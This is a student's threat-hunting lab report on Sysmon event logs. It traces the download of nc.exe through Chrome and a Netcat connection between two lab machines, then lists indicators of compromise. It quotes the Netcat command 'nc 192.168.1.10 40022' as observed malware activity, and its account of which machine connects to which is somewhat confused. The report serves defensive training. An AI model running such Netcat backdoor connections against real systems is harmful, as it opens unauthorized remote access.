#### **Mamadou Bah**

**EVTX Files Analysis**

**12/12/2024**


#### **[Lab-ThreatHunt] Sysmon Analysis**

#### **Step 1) Create a Hypothesis:**

An executable containing Netcat was downloaded onto the administrator's machine, after which the student machine established a connection to it.

**Step 2) Collect some facts using Hunt:**

**File\_create\_stream\_hash**




**Process\_creation**

****

**Network\_connection**



#### **Step 3) Confirm your Hypothesis:**



A file creation event was detected involving the download of a file named nc.exe, likely a Netcat backdoor, to the administrator's Downloads directory. This activity suggests a potential security threat, as Netcat is often used by attackers for unauthorized remote access or establishing a backdoor into the system.

****

After downloading nc.exe, a process named nc was created with the command nc 192.168.1.10 40022. This likely represents a Netcat backdoor, establishing a remote connection to the IP address 192.168.1.10 on port 40022.



At 17:06:26, a Netcat network connection was initiated from the student machine (192.168.1.3) to the administrator machine (192.168.1.10) using the nc.exe process.

#### **Step 4) Write your summary:**

The investigation confirms the hypothesis that an executable named **nc.exe**, likely a Netcat backdoor, was downloaded and executed on the administrator's machine. This execution facilitated a network connection from the student machine to the administrator's machine, enabling remote access. The timing and sequence of commands align with the hypothesis, providing strong evidence that the executable was used to establish a connection to an attacker-controlled machine, leveraging the backdoor for malicious purposes.

**Step 5) Indicators of Compromise:**

* + What was the name of the downloaded executable?

nc.exe

* + Where on the Windows system was the executable downloaded to?

[C:\Users](https://word-edit.officeapps.live.com/Users)\administrator\Downloads and [C:\Users](https://word-edit.officeapps.live.com/Users)\student\Downloads

* + What application was used to download the executable?

Chrome

* + What time did the executable start a network connection to the attacker machine (Command and Control)?

2021-03-29 17:06:26.879

* + What commands did the malware run?

nc 192.168.1.10 40022

* + Were any files uploaded? If so, where?

No

* + Were any registry keys added or modified by the malware?

Chrome registry key